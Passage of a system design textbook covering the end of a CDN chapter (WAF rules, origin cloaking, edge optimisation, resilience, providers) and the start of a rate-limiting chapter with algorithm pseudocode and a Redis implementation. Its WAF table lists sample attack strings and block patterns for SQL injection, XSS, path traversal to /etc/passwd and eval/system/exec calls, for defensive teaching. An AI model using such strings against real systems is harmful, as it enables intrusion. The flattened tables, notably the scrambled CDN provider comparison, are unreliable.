WAF inspects HTTP requests and blocks malicious ones before they reach your origin. User Request -> CDN Edge -> [WAF Inspection] -> Origin (only clean traffic) WAF rules protect against: +-----+ +-----+ | Attack | WAF Rule Example | +-----+ +-----+ | SQL Injection | Block: ' OR 1=1 --, UNION SELECT | | | Pattern: /(\\%27)|(\\')|(\\-\\-)/i | +-----+ +-----+ | Cross-Site Scripting (XSS) | Block: <script>, javascript:, onerror | | | Pattern: /<script[^>]*>[on\\w+\\s*=|/i | +-----+ +-----+ | Path Traversal | Block: ../.., /etc/passwd | | | Pattern: /\.\.\\|/\.\.\\ / | +-----+ +-----+ | Remote Code Execution | Block: eval(, system(, exec(| +-----+ +-----+ | Credential Stuffing | Rate limit login endpoints | | | Block known leaked credential patterns | +-----+ +-----+ | Bad Bots | Block known bot User-Agents | | | JavaScript challenge for suspicious UA | +-----+ +-----+ WAF rule types: - OWASP Core Rule Set (CRS) - open-source, covers top 10 vulnerabilities - Custom rules - your own patterns for your specific application - Managed rules - vendor-curated rules updated automatically - Rate-based rules - block IPs exceeding N requests per minute

Origin Cloaking — Hiding Your Real Server

Without origin cloaking: - Attacker discovers your origin IP (DNS history, SSL cert scan, etc.) - Attacker bypasses CDN and attacks origin directly with origin cloaking: +-----+ +-----+ | 1. Only CDN's IP addresses are in DNS (origin IP never exposed) | | 2. Origin server firewall: ONLY allow traffic from CDN IPs | | iptables -A INPUT -s <CDN_IP_RANGES> -p tcp --dport 443 -j ACCEPT | iptables -A INPUT -p tcp --dport 443 -j DROP | | 3. Use Cloudflare Tunnel or AWS PrivateLink (no public origin) | | 4. Rotate origin IP if it was ever exposed | | 5. Use pull-based CDN (origin never serves users directly) | +-----+ +-----+ DNS records: WRONG: cdn.example.com -> CDN, example.com -> 203.0.113.50 (origin exposed!) RIGHT: cdn.example.com -> CDN, example.com -> CDN (both proxied through CDN) origin.example.com -> does not exist in public DNS

15.12 CDN Performance Optimization

Image Optimization at the Edge

Modern CDNs can transform images on-the-fly at the edge: Original: product-photo.png (2.5 MB, 4000x3000px, PNG) Request from mobile device: GET /images/product-photo.png?w=400&format=webp&quality=80 CDN Edge transforms: - Resize: 4000x3000 -> 400x300 (matched to device width) - Format: PNG -> WebP (75% smaller) - Quality: 80% (acceptable for mobile) - Result: 35 KB (98.6% reduction from 2.5 MB!) CDN caches the transformed version for future mobile requests. Image optimization features by CDN: +-----+ | Feature | Description | +-----+ | Auto-format | Serve WebP to Chrome, AVIF to supported | | browsers, JPEG as fallback | +-----+ | Responsive resize | Resize based on client hints (viewport width) | +-----+ | Quality reduction | Lossy compression to target file size | +-----+ | Lazy loading | Serve placeholder, load full image on scroll | +-----+ | Blur-up | Serve tiny blurred placeholder first, then | | full image (progressive loading UX) | +-----+ Providers: - Cloudflare Image Resizing / Polish - Imgix (dedicated image CDN) - Cloudinary (image + video CDN) - AWS CloudFront + Lambda@Edge for transforms

Compression at the Edge

CDNs compress responses automatically: Uncompressed: style.css (150 KB) gzip: style.css (35 KB) - 77% reduction Brotli (br): style.css (28 KB) - 81% reduction Zstandard: style.css (30 KB) - 80% reduction How it works: Client: Accept-Encoding: gzip, deflate, br CDN: Content-Encoding: br (serves Brotli if client supports it) Compression comparison: +-----+ | Algorithm | Ratio | Speed | Support | +-----+ | gzip | Good | Fast | Universal | | Brotli (br) | Best | Slower | 97%+ | | Zstandard (zstd) | Very good | Fastest | Growing | +-----+ Best practice: - Enable Brotli for text assets (HTML, CSS, JS, JSON, SVG) - Pre-compress static assets at build time (Brotli level 11) - Use gzip as fallback for older clients - Don't compress already-compressed formats (JPEG, PNG, MP4, ZIP)

Resource Hints and Preloading

HTML hints that help browsers + CDNs deliver content faster: <head> <!-- DNS prefetch: resolve CDN domain early --> <link rel="dns-prefetch" href="https://cdn.example.com"> <!-- Preconnect: establish TCP+TLS early --> <link rel="preconnect" href="https://cdn.example.com" crossorigin> <!-- Preload: fetch critical resources immediately --> <link rel="preload" href="/fonts/inter.woff2" as="font" crossorigin> <link rel="preload" href="/css/critical.css" as="style"> <!-- Prefetch: fetch resources for NEXT page (low priority) --> <link rel="prefetch" href="/next-page.html"> </head> HTTP 103 Early Hints (CDN Feature): Before the origin has finished generating the response, the CDN can send preliminary hints to the browser: Step 1: Browser requests /page Step 2: CDN immediately sends 103 Early Hints: Link: </style.css>; rel=preload; as=style Link: </app.js>; rel=preload; as=script Step 3: Browser starts downloading style.css and app.js Step 4: Origin finishes, CDN sends 200 OK with the HTML Step 5: By the time browser parses HTML, CSS and JS are already downloaded! Result: Page loads 200-500ms faster (critical resources fetched early). Supported by: Cloudflare (Early Hints), Fastly, most modern CDNs.

15.13 CDN for API Acceleration

CDNs aren't just for static files. They accelerate APIs through caching, connection optimization, and edge logic.

API Response Caching

Scenario: Product catalog API, 10,000 requests/second GET /api/products?category=electronics&page=1 Without CDN: All 10,000 req/s hit your API servers -> database queries -> slow, expensive With CDN caching (TTL = 60 seconds): First request: cache MISS -> origin -> response cached at edge Next 599,999 requests in 60 seconds: cache HIT at edge (sub-5ms!) Cache-Control: public, s-maxage=60, stale-while-revalidate=300 s-maxage=60: Fresh for 60 seconds at CDN stale-while-revalidate=300: Serve stale for 300 seconds while refreshing Result: Origin handles ~1 request per minute per category/page. CDN handles the other 599,999. Origin load reduced by 99.9998%. What to cache: +-----+ | API Endpoint | Cacheable | TTL | +-----+ | GET /api/products (catalog) | YES | 60-300s | | GET /api/products/:id (detail) | YES | 60-300s | | GET /api/config (app config) | YES | 300-3600s | | GET /api/user/me (personal data) | NO | private | | POST /api/orders (write operation) | NO | no-store | | GET /api/search?q=... (search) | YES | 30-60s | | GET /api/feed (personalized) | PARTIAL | Vary by | | user type | +-----+

GraphQL API Caching at the Edge

Challenge: GraphQL uses POST requests (CDNs don't cache POST by default) and every query can be different. Solutions: 1. Persisted Queries (GET-based): Instead of: POST /graphql body: {query: "{ products { name price } }"} Use: GET /graphql?id=abc123 (pre-registered query hash) -> CDN can cache GET requests normally! 2. Edge query normalization: Edge worker normalizes the GraphQL query (sort fields, remove whitespace) -> Same logical query always produces the same cache key 3. Fragment caching: Cache individual resolver results at the edge: products:list -> cached 300s user:me -> not cached (private) config:settings -> cached 3600s Edge assembles response from cached fragments + fresh origin data.

15.14 CDN Failure Modes and Resilience

What Happens When the CDN Fails?

Failure Scenario 1: CDN PoP goes down +-----+ | Impact: Users routed to that PoP experience errors | | Recovery: Anycast re-routes traffic to next nearest PoP | | Time: Seconds (BGP reconvergence) | | User impact: Brief timeout, then normal service | +-----+ Failure Scenario 2: CDN-wide outage (rare but happens) +-----+ | Real examples: | | - Cloudflare outage (June 2022): Backbone routing issue | | - Fastly outage (June 2021): Config bug, 1 hour global outage| | - AWS CloudFront (Nov 2020): Elevated error rates | | | Impact: ALL sites using that CDN are affected | | Recovery: Depends on the root cause (minutes to hours) | +-----+ Failure Scenario 3: Origin is unreachable +-----+ | CDN can't fetch content on cache misses | | Mitigation: Serve stale content (stale-if-error) | | Cache-Control: public, max-age=300, stale-if-error=86400 | | -> Serve stale content for up to 24 hours if origin is down| +-----+

Building CDN Resilience

Strategy 1: MULTI-CDN FAILOVER Primary CDN (Cloudflare) -> healthy -> serve traffic Fallback CDN (CloudFront) -> standby Health check detects Cloudflare failure: DNS/Traffic Manager switches to CloudFront within seconds. Strategy 2: ORIGIN FALLBACK If CDN fails entirely, DNS can be updated to point directly to the origin (or a backup origin behind a different CDN). Automation: CDN health check fails -> automated script updates DNS -> traffic goes directly to origin (or backup CDN) Strategy 3: STALE CONTENT POLICY Configure CDN to serve stale content when origin is unreachable: Cloudflare: "Always Online" feature (serves cached version from Cloudflare's archive even when origin is completely down) CloudFront: Custom error pages + stale-if-error header Strategy 4: STATIC SITE FALLBACK If your dynamic origin fails, serve a static "maintenance mode" page from the CDN's cache or edge KV store: Edge Worker: if (origin_health == 'down') { return caches.match('/maintenance.html') }

15.15 Real-World CDN Architectures

Cloudflare's Architecture

Cloudflare's "Every server runs every service" philosophy: Traditional CDN: Cloudflare: Dedicated cache servers Every server in every PoP Dedicated WAF servers runs ALL services: Dedicated DNS servers - Cache Dedicated DDoS servers - WAF - DNS - DDoS mitigation - Workers (edge compute) - DNS resolver (1.1.1.1) Architecture: +-----+ | Every Cloudflare PoP (310+ locations): | | | +-----+ | | | Every server: | | | - Anycast IP (all servers share same IPs) | | | - Linux kernel + custom network stack | | | - Cache (tiered: memory -> SSD -> peer PoPs) | | | - WAF (Lua rules engine) | | | - Workers runtime (V8 isolates, thousands per server) | | | - DNS resolver | | | - DDoS mitigation (XDP/eBPF in kernel) | | | +-----+ | | | No single point of failure within a PoP. | | Any server can handle any request for any customer. | +-----+ Tiered caching: Request -> Edge PoP cache (SSD) -> Regional tier (larger PoPs, more storage) -> Origin Shield (one PoP designated per origin) -> Origin server Each tier reduces origin load further.

How Akamai Works

Akamai is the oldest and largest CDN (founded 1998). Scale: 4,100+ PoPs, 365,000+ servers, 130+ countries Serves 15-30% of all web traffic globally. Architecture: +-----+ | Edge Platform (hundreds of thousands of servers): | | | Mapping System (DNS-based routing): | | - Uses real-time internet health data to route requests | | - Considers: server load, network congestion, user proximity | | - Updates every few seconds (not just static GeoDNS) | | | Edge Servers: | | - 2-tier caching: "edge" (user-facing) + "parent" (regional) | | - Custom HTTP stack optimized for performance | | - Runs customer-specific EdgeWorkers (JavaScript) | | | SureRoute: | | - Continuously probes multiple paths between edge and origin | | - Routes each request via the fastest path at that moment | | - Can be 2-5x faster than default internet routing | +-----+ Akamai's unique value: - Deeply embedded in ISPs (many servers deployed inside ISP networks) - Real-time internet mapping (monitors global internet health) - Enterprise-grade SLAs (used by banks, governments, large media)

Edge Termination

Most CDNs terminate TLS at the edge, meaning:

User <--HTTPS--> Edge Server <--HTTPS or HTTP--> Origin Server (TLS terminated here)

Connection modes:

Mode	User-to-Edge	Edge-to-Origin	Security Level
Flexible SSL	HTTPS	HTTP	Low (not E2E)
Full SSL	HTTPS	HTTPS (any cert)	Medium
Full Strict SSL	HTTPS	HTTPS (valid cert)	High (recommended)
End-to-End mTLS	HTTPS	mTLS	Highest

Benefits of Edge TLS Termination

- 1. **Faster TLS handshakes** — User negotiates TLS with nearby edge, not distant origin
- 2. **Certificate management** — CDN manages certs (many offer free certs)
- 3. **HTTP/2 and HTTP/3** — Edge supports latest protocols even if origin doesn't

15.16 Multi-CDN Strategy

Large organizations often use **multiple CDN providers** simultaneously.

Why Multi-CDN?



Benefits and Trade-offs

Benefit	Trade-off
Redundancy — if one CDN has an outage, traffic shifts	Increased operational complexity
Performance — route users to fastest CDN per region	Cache hit ratios drop (traffic split across multiple caches)
Negotiating leverage — competitive pricing	Multiple contracts and billing to manage
Compliance — different CDNs for different regions	Inconsistent feature sets across CDNs

Real-World: Apple, Microsoft, and Netflix use multi-CDN strategies. Netflix built their own CDN (Open Connect) and supplements with commercial CDNs.

15.17 CDN Providers Comparison

F. Cloudflare	Akamai	AWS CloudFront	Fastly
30+ PoPs	4,100+	450+	300+
EdgeWorkers (V8) Compute	EdgeWorkers	CloudFront@Edge (Wasm)	Cloudflare@Edge
Free (generous) Tier	No	1TB/month free	1TB/month free
DDoS Protection	Included	AWS Shield	Included
Instant seconds Purge	~5 seconds	Minutes	150ms
Real-time Logs	Yes	Yes (streaming) (S3/Kinesis)	Yes
Pricing: flat plans Model	Contract-based	Pay-per-use	Pay-per-use
Best For	Enterprise, general web,	AWS S3, static apps	Static, apps
developers	large media		real-time purge

15.18 CDN in System Design

When to Add a CDN

Add a CDN to your architecture when:

- [x] Your users are geographically distributed
- [x] You serve static assets (images, CSS, JS, videos)
- [x] You need to handle traffic spikes or viral content
- [x] You want to reduce origin server load and costs
- [x] You need DDoS protection
- [x] Your application requires low-latency content delivery

System Design Example: E-Commerce Platform

```

+-----+ +-----+ +-----+ +-----+ | Browser +---->| CDN +---->| API +---->| Application | | | | Gateway | | Servers |
+-----+ +-----+ +-----+ +-----+ | | | +-----+ | +-----+ | Static | | | Database | | Assets | | | Cluster | |
(S3/Blob) | | +-----+ +-----+ | +-----+ | Rate Limiter| +-----+ What the CDN serves: - Product images, thumbnails -
CSS, JavaScript bundles - Fonts and icons - Marketing pages (cached HTML) What goes to origin: - Shopping cart operations - User authentication -
Order placement - Real-time inventory checks

```

15.19 Cost Considerations

CDN costs are typically based on:

Cost Factor	Description	Optimization Tip
Bandwidth	GB transferred from edge to users	Compress assets (gzip/brotli)

Requests	Number of HTTP requests handled	Bundle files, use sprites
Origin pulls	Requests from edge to your origin	Use origin shield, long TTLs
Edge compute	CPU time for edge functions	Cache compute results
SSL certificates	Often free, but custom/wildcard may cost extra	Use CDN-provided certs
Purge requests	Some CDNs charge for cache invalidation	Use versioned URLs instead

Cost Optimization Strategies

- 1. **Maximize cache hit ratio** — Longer TTLs, proper cache keys, origin shield
- 2. **Compress everything** — Enable Brotli/gzip at the edge (30-70% size reduction)
- 3. **Use appropriate image formats** — WebP/AVIF instead of PNG/JPEG
- 4. **Commit to contracts** — Reserved capacity is cheaper than on-demand
- 5. **Monitor and audit** — Track cache hit ratios; below 90% means you're overpaying

15.20 Common CDN Anti-Patterns

Anti-Pattern	Problem	Solution
Caching user-specific content	Users see each other's data	Use Cache-Control: private
No cache-busting strategy	Users stuck with stale assets	Use versioned URLs
Caching error responses	500 errors cached and served to everyone	Set no-cache on error responses
Same TTL for everything	Over-caching dynamic, under-caching static	Tune TTL per content type
No origin shield	Cache misses overload origin	Enable origin shield
Ignoring Vary header	Wrong content served (e.g., wrong lang)	Configure Vary properly

Key Takeaways

```
+-----+ | Content Delivery Networks – Key Takeaways |
+-----+ | | 1. A CDN is a geographically distributed caching layer that brings
| | content closer to users. Reduces latency by 10-30x and offloads | | 90%+ of traffic from the origin server. | | | 2. CDN routing uses
Anycast (BGP shortest path, automatic failover | | in seconds) and/or GeoDNS (DNS-based geo-routing). Modern CDNs | | use both together. | | | |
3. Pull CDNs fetch on demand (most web apps). Push CDNs pre-position | | content (video platforms, large static files, Netflix Open Connect)| | |
| 4. Cache-Control headers are your primary tool. Master: public, | | s-maxage, no-cache, no-store, stale-while-revalidate, immutable. | | Use
versioned URLs for static assets (best invalidation strategy). | | | 5. HTTP/3 + QUIC is a game-changer: 0-RTT connections, no head-of- | | line
blocking, connection migration (WiFi<->cellular). CDNs are | | the adoption path – edge speaks HTTP/3, origin stays HTTP/2. | | | 6. Edge
computing (Cloudflare Workers, Lambda@Edge) transforms CDNs | | from dumb caches into programmable platforms. Run A/B tests, auth, | |
geo-personalization, and API logic at the edge with 0ms cold start.| | | 7. Video streaming is the largest CDN workload. Adaptive bitrate | |
(HLS/DASH) segments video into chunks served from edge PoPs. | | Netflix built its own CDN (Open Connect) inside ISPs. | | | 8. CDN security:
DDoS absorption (280+ Tbps capacity), WAF at edge | | (SQL injection, XSS, bot detection), origin cloaking (hide origin | | IP, firewall to CDN
IPs only). | | | 9. CDN performance optimization: image transforms at edge (resize, | | WebP/AVIF conversion), Brotli compression (81%
reduction), HTTP | | 103 Early Hints (pre-load critical resources), resource hints. | | | 10. API acceleration: cache GET responses with short
TTLs (s-maxage), | | use stale-while-revalidate for smooth refreshes. Origin load can | | be reduced by 99.99% for read-heavy API endpoints. | | |
| 11. CDN resilience: multi-CDN failover, stale-if-error headers (serve | | stale for 24h if origin is down), static fallback pages. Plan for | |
CDN-wide outages – they happen (Fastly 2021, Cloudflare 2022). | | | 12. In system design interviews: mention CDN as the FIRST optimization| |
for any user-facing system. Discuss: what to cache (static vs | | dynamic), TTL strategy, invalidation approach, edge compute for | |
personalization, and DDoS protection. | | +-----+
```

Next Chapter: [Chapter 16 - Rate Limiting and Throttling](#)

Chapter 16: Rate Limiting and Throttling

Introduction

In December 2023, a poorly written script accidentally hammered a public API with 50,000 requests per second. The API's database buckled under the load, and the service went down — not just for the script's owner, but for every legitimate user.

This is exactly the scenario **rate limiting** prevents. Rate limiting controls how many requests a client can make in a given time window, protecting your system from abuse, ensuring fair resource allocation, and maintaining availability for all users.

Key Insight: Rate limiting isn't just about blocking bad actors. It's about protecting the system as a whole and ensuring a fair, predictable experience for every user.

16.1 Rate Limiting vs Throttling vs Load Shedding

These three terms are often confused. Let's clarify:

C	Definition	Analogy
Rate Limiting	Rejecting requests that exceed a predefined limit per client	"You can only enter 5 times/hr"
Throttling	Slowing down (not rejecting) requests that exceed the limit	"Please wait in this queue"
Load Shedding	Dropping requests when the server is overloaded, regardless of per-client limits	"Building is full, no one else can enter right now"

Rate Limiting: Client A sends 100 req/s, limit is 10 req/s -> 10 accepted, 90 rejected with 429
Throttling: Client A sends 100 req/s, limit is 10 req/s -> 10 processed immediately, rest queued and processed at 10/s
Load Shedding: Server at 95% CPU, all clients affected -> New requests dropped with 503 regardless of client limits

16.2 Why Rate Limiting Matters

Problems Without Rate Limiting

1. **Denial of Service (DoS)** — A single client can overwhelm your system
2. **Resource starvation** — One heavy user consumes all capacity, starving others
3. **Cascading failures** — Overloaded services trigger downstream failures
4. **Unpredictable costs** — Cloud bills explode from uncontrolled traffic
5. **API abuse** — Scrapers, bots, and competitors abuse your endpoints

Who Needs Rate Limiting?

- **Public APIs** — Absolutely essential (GitHub, Twitter, Stripe all rate limit)
- **Internal microservices** — Protects against retry storms and misbehaving services
- **Authentication endpoints** — Prevents brute-force attacks (login, OTP verification)
- **Resource-intensive endpoints** — Search, reports, data exports

16.3 Rate Limiting Algorithms

Algorithm 1: Token Bucket

The **Token Bucket** is one of the most popular rate limiting algorithms. It allows bursts of traffic up to a maximum, while maintaining a steady average rate.

How it works: - A bucket holds tokens (up to a maximum capacity) - Tokens are added at a fixed **refill rate** - Each request consumes one token - If the bucket is empty, the request is rejected

```
Token Bucket Visualization: Bucket Capacity: 5 tokens Refill Rate: 1 token/second Time 0s: [*][*][*][*][*] (full – 5 tokens) Burst of 3 requests:
Time 1s: [*][*][ ][ ][ ] (2 tokens left) 1 second passes, 1 token refilled: Time 2s: [*][*][*][ ][ ] (3 tokens) 5 rapid requests: Time 2s: [ ][ ][
][ ][ ] (0 tokens – next request rejected!) Wait 5 seconds: Time 7s: [*][*][*][*][*] (full again)
```

Pseudocode:

```
class TokenBucket:
    def __init__(self, capacity, refill_rate):
        self.capacity = capacity # Max tokens
        self.tokens = capacity # Current tokens
        self.refill_rate = refill_rate # Tokens added per second
        self.last_refill = now()
    def allow_request(self):
        self._refill()
        if self.tokens >= 1:
            self.tokens -= 1
            return True # Request allowed
        return False # Request rejected (429)
    def _refill(self):
        elapsed = now() - self.last_refill
        new_tokens = elapsed * self.refill_rate
        self.tokens = min(self.capacity, self.tokens + new_tokens)
        self.last_refill = now()
```

Pros: Allows controlled bursts, smooth, memory-efficient (just 2 values per client) **Cons:** Slightly more complex than simple counters

Used by: Amazon API Gateway, Stripe

Algorithm 2: Leaky Bucket

The **Leaky Bucket** processes requests at a fixed rate, queuing excess requests. Think of it as a bucket with a small hole at the bottom — water (requests) leaks out at a constant rate.

```
Leaky Bucket Visualization: Incoming requests: ||||||||| (bursty) | +-----v-----+ | | <- Queue (bucket) | ||||||||| | Max size: 10 | |
+-----+-----+ | [drip drip] <- Fixed output rate: 2 req/s | +-----v-----+ | Server | +-----+-----+
```

Pseudocode:

```
class LeakyBucket:
    def __init__(self, capacity, leak_rate):
        self.capacity = capacity # Max queue size
        self.queue = []
        self.leak_rate = leak_rate # Requests processed per second
    def allow_request(self, request):
        self._leak()
        if len(self.queue) < self.capacity:
            self.queue.append(request)
            return True # Queued for processing
        return False # Queue full, rejected
    def _leak(self):
        # Remove processed requests based on elapsed time
        elapsed = now() - self.last_leak
        to_remove = int(elapsed * self.leak_rate)
        self.queue = self.queue[to_remove:]
        self.last_leak = now()
```

Pros: Guarantees a constant output rate (no bursts reach the server) **Cons:** Bursts get queued (higher latency), not ideal when bursts are acceptable

Used by: Network traffic shaping (e.g., Nginx `limit_req` with `burst`)

Algorithm 3: Fixed Window Counter

The simplest algorithm: count requests in fixed time windows and reject when the count exceeds the limit.

```
Fixed Window: 10 requests per minute Window 1 (00:00-00:59) Window 2 (01:00-01:59) |=====8 requests=====| |===4 requests===| Problem – Boundary
Burst: Window 1 Window 2 | ||||||||| | ||||||||| | 00:00 00:50 00:59 01:00 01:10 01:59 8 requests at 00:50 + 8 requests at 01:05 = 16 requests
in 15 seconds! Both windows show "within limit" individually, but the user sent 16 requests in a very short period – double the intended rate.
```

Pseudocode:

```
class FixedWindowCounter:
    def __init__(self, limit, window_size_seconds):
        self.limit = limit
        self.window_size = window_size_seconds
        self.counters = {}
    def allow_request(self, client_id):
        window_key = int(now() / self.window_size)
        key = f"{client_id}:{window_key}"
        self.counters[key] = self.counters.get(key, 0) + 1
        if self.counters[key] <= self.limit:
            return True
        return False
```

Pros: Dead simple, minimal memory (one counter per window per client) **Cons:** Boundary burst problem allows 2x the intended rate at window edges

Algorithm 4: Sliding Window Log

Tracks the **exact timestamp** of every request and counts requests within a sliding window.

```
Sliding Window Log (limit: 5 requests per 60 seconds) Request Log for Client A: [10:00:15, 10:00:23, 10:00:45, 10:00:52, 10:00:58] New request arrives at 10:01:10: 1. Remove entries older than (10:01:10 - 60s) = 10:00:10 -> Remove nothing (10:00:15 is within window) -> Log: [10:00:15, 10:00:23, 10:00:45, 10:00:52, 10:00:58] 2. Count = 5, which equals limit -> REJECT (429 Too Many Requests) New request arrives at 10:01:20: 1. Remove entries older than (10:01:20 - 60s) = 10:00:20 -> Remove 10:00:15 -> Log: [10:00:23, 10:00:45, 10:00:52, 10:00:58] 2. Count = 4, which is under limit -> ALLOW, add 10:01:20 to log
```

Pseudocode:

```
class SlidingWindowLog: def __init__(self, limit, window_size_seconds): self.limit = limit self.window_size = window_size_seconds self.logs = {} # client_id -> sorted list of timestamps def allow_request(self, client_id): current_time = now() window_start = current_time - self.window_size if client_id not in self.logs: self.logs[client_id] = [] # Remove expired entries self.logs[client_id] = [ ts for ts in self.logs[client_id] if ts > window_start ] if len(self.logs[client_id]) < self.limit: self.logs[client_id].append(current_time) return True return False
```

Pros: Perfectly accurate, no boundary burst problem **Cons:** High memory usage (stores every timestamp), expensive cleanup operations

Algorithm 5: Sliding Window Counter (Recommended)

The **best balance** of accuracy and efficiency. It combines fixed window counters with a weighted calculation based on the overlap with the previous window.

```
Sliding Window Counter: Limit: 10 requests per minute Previous Window (00:00-00:59): 8 requests Current Window (01:00-01:59): 3 requests Current time: 01:15 (25% into current window, 75% overlap with previous) Weighted count = (previous_count * overlap%) + current_count = (8 * 0.75) + 3 = 6 + 3 = 9 < 10 (limit) -> ALLOW +-----+-----+-----+ | Previous Window | Current Window | | 8 requests | 3 requests | +-----+-----+-----+ |<--- 75% overlap --->| |<-- sliding window -->|
```

Pseudocode:

```
class SlidingWindowCounter: def __init__(self, limit, window_size_seconds): self.limit = limit self.window_size = window_size_seconds self.windows = {} # (client_id, window_key) -> count def allow_request(self, client_id): current_time = now() current_window = int(current_time / self.window_size) previous_window = current_window - 1 # How far into the current window are we? (0.0 to 1.0) window_progress = (current_time % self.window_size) / self.window_size prev_count = self.windows.get((client_id, previous_window), 0) curr_count = self.windows.get((client_id, current_window), 0) # Weighted estimate of requests in the sliding window estimated_count = (prev_count * (1 - window_progress)) + curr_count if estimated_count < self.limit: self.windows[(client_id, current_window)] = curr_count + 1 return True return False
```

Pros: Low memory (just 2 counters per client), accurate (no boundary burst), fast **Cons:** Approximate (not exact), but close enough for practical use

Algorithm Comparison Table

Algorithm	Accuracy	Memory	Burst Handling	Complexity	Best For
Token Bucket	Good	Very Low	Allows bursts	Medium	API rate limiting
Leaky Bucket	Good	Medium	Smooths bursts	Medium	Traffic shaping
Fixed Window Counter	Low	Very Low	Boundary burst!	Low	Simple/non-critical
Sliding Window Log	Perfect	High	No burst issue	High	When accuracy critical
Sliding Window Counter	High	Low	No burst issue	Medium	General purpose (best)

16.4 Where to Implement Rate Limiting

```
Client --> [CDN/WAF] --> [API Gateway] --> [Application] --> [Database] (1) (2) (3) (1) Edge/CDN Layer: DDoS protection, IP-based blocking (2) API Gateway Layer: Per-client/key rate limiting (most common) (3) Application Layer: Business-logic rate limits (e.g., 5 password attempts)
```

Location	Pros	Cons
Client-side	Reduces unnecessary requests	Easily bypassed, can't trust client

CDN/WAF edge	Blocks attacks before reaching infrastructure	Limited customization, coarse-grained
API Gateway	Centralized, consistent, per-key/user limits	Single point, may add latency
Application	Full business context, fine-grained	Must implement in every service
Middleware	Reusable across services (e.g., Express middleware)	Still per-service deployment

Best Practice: Implement rate limiting at the **API gateway** for general protection and at the **application layer** for business-specific rules. Use CDN/WAF for DDoS.

16.5 Distributed Rate Limiting

In a distributed system with multiple server instances, rate limiting becomes challenging because request counts must be shared across nodes.

The Problem

Without Shared State: Client sends 10 req/s (limit: 5 req/s) Server 1 sees: 3 req/s -> "Under limit, allow all" Server 2 sees: 3 req/s -> "Under limit, allow all" Server 3 sees: 4 req/s -> "Under limit, allow all" Result: 10 req/s allowed! Limit completely bypassed.

Solution: Redis-Based Distributed Rate Limiting

Use a centralized store (Redis) to maintain shared counters:

```
+-----+ +-----+ +-----+ | Server 1 +---->| |<---- Server 3 | +-----+ | Redis | +-----+ | Cluster | +-----+ | | |
Server 2 +---->| counter: | +-----+ | user123 | | = 47 | +-----+
```

Redis Sliding Window Implementation:

```
import redis
def is_rate_limited(client_id, limit, window_seconds):
    r = redis.Redis()
    key = f"rate_limit:{client_id}"
    current_time = time.time()
    window_start = current_time - window_seconds
    pipe = r.pipeline()
    # Remove old entries
    pipe.zremrangebyscore(key, 0, window_start)
    # Count entries in current window
    pipe.zcard(key)
    # Add current request
    pipe.zadd(key, {str(current_time): current_time})
    # Set expiry on the key
    pipe.expire(key, window_seconds)
    results = pipe.execute()
    request_count = results[1]
    return request_count >= limit
```

Challenges with Distributed Rate Limiting

Challenge	Description	Mitigation
Latency	Network round-trip to Redis on every request	Local cache + async sync
Redis failure	If Redis is down, rate limiting stops working	Fail-open or fail-closed policy
Race conditions	Concurrent requests may read stale counts	Use Redis Lua scripts (atomic)
Clock skew	Different servers have different times	Use Redis server time, not local
Multi-region	Syncing counters across regions adds latency	Per-region limits or async sync

Lua Script for Atomic Rate Limiting in Redis

```
-- Atomic sliding window rate limiter in Redis
local key = KEYS[1]
local limit = tonumber(ARGV[1])
local window = tonumber(ARGV[2])
local now = tonumber(ARGV[3])
-- Remove expired entries
redis.call('ZREMRANGEBYSCORE', key, 0, now - window)
-- Count current entries
local count = redis.call('ZCARD', key)
if count < limit then
    redis.call('ZADD', key, now, now .. math.random())
    redis.call('EXPIRE', key, window)
    return 0 -- Allowed
else
    return 1 -- Rate limited
end
```

16.6 Rate Limit Headers

Communicate rate limit status to clients via HTTP response headers:

```
HTTP/1.1 200 OK X-RateLimit-Limit: 100 X-RateLimit-Remaining: 67 X-RateLimit-Reset: 1640995200
```

Header	Description	Example
X-RateLimit-Limit	Maximum requests allowed in the window	100
X-RateLimit-Remaining	Requests remaining in current window	67
X-RateLimit-Reset	Unix timestamp when the window resets	1640995200
Retry-After	Seconds to wait before retrying (on 429)	30

429 Too Many Requests Response

```
HTTP/1.1 429 Too Many Requests Retry-After: 30 X-RateLimit-Limit: 100 X-RateLimit-Remaining: 0 X-RateLimit-Reset: 1640995200 Content-Type: application/json { "error": { "code": "RATE_LIMITED", "message": "Rate limit exceeded. Please retry after 30 seconds.", "retry_after": 30 } }
```

16.7 Rate Limiting Dimensions

You can rate limit by different identifiers depending on the use case:

Dimension	Use Case	Example Limit
IP Address	Anonymous users, DDoS protection	100 requests/minute/IP
User ID	Authenticated user fairness	1,000 requests/hour/user
API Key	Third-party developer plans	10,000 requests/day/key
Endpoint	Protect expensive operations	10 requests/minute to /search
Organization	Enterprise plan limits	100,000 requests/day/org
Geographic	Regional compliance or protection	Stricter limits from high-risk regions

Tiered Rate Limiting Example

```
Free Tier: 100 requests/hour, 1,000/day Basic Tier: 1,000 requests/hour, 10,000/day Pro Tier: 10,000 requests/hour, 100,000/day Enterprise: Custom limits with dedicated capacity
```

16.8 Handling Rate-Limited Requests (Client Side)

Exponential Backoff with Jitter

When a client receives a 429, it should retry intelligently:

```
Attempt 1: Wait 1s + random(0, 0.5s) = ~1.3s Attempt 2: Wait 2s + random(0, 1.0s) = ~2.7s Attempt 3: Wait 4s + random(0, 2.0s) = ~5.1s Attempt 4: Wait 8s + random(0, 4.0s) = ~10.3s Attempt 5: Wait 16s + random(0, 8.0s) = ~20.7s (Cap at max backoff, e.g., 60s)
```

Why jitter? Without jitter, all rate-limited clients retry at the same time, creating a **thundering herd** that overwhelms the server again.

```
import time import random def retry_with_backoff(func, max_retries=5, base_delay=1, max_delay=60): for attempt in range(max_retries): try: return func() except RateLimitError as e: if attempt == max_retries - 1: raise # Exponential backoff with full jitter delay = min(max_delay, base_delay * (2 ** attempt)) jitter = random.uniform(0, delay) print(f"Rate limited. Retrying in {jitter:.1f}s (attempt {attempt + 1})") time.sleep(jitter)
```


16.9 Real-World Rate Limiting Examples

GitHub API

Authenticated: 5,000 requests/hour (per user token) Unauthenticated: 60 requests/hour (per IP) Search API: 30 requests/minute GraphQL: 5,000 points/hour (query complexity-based) Headers returned: X-RateLimit-Limit: 5000 X-RateLimit-Remaining: 4987 X-RateLimit-Reset: 1372700873

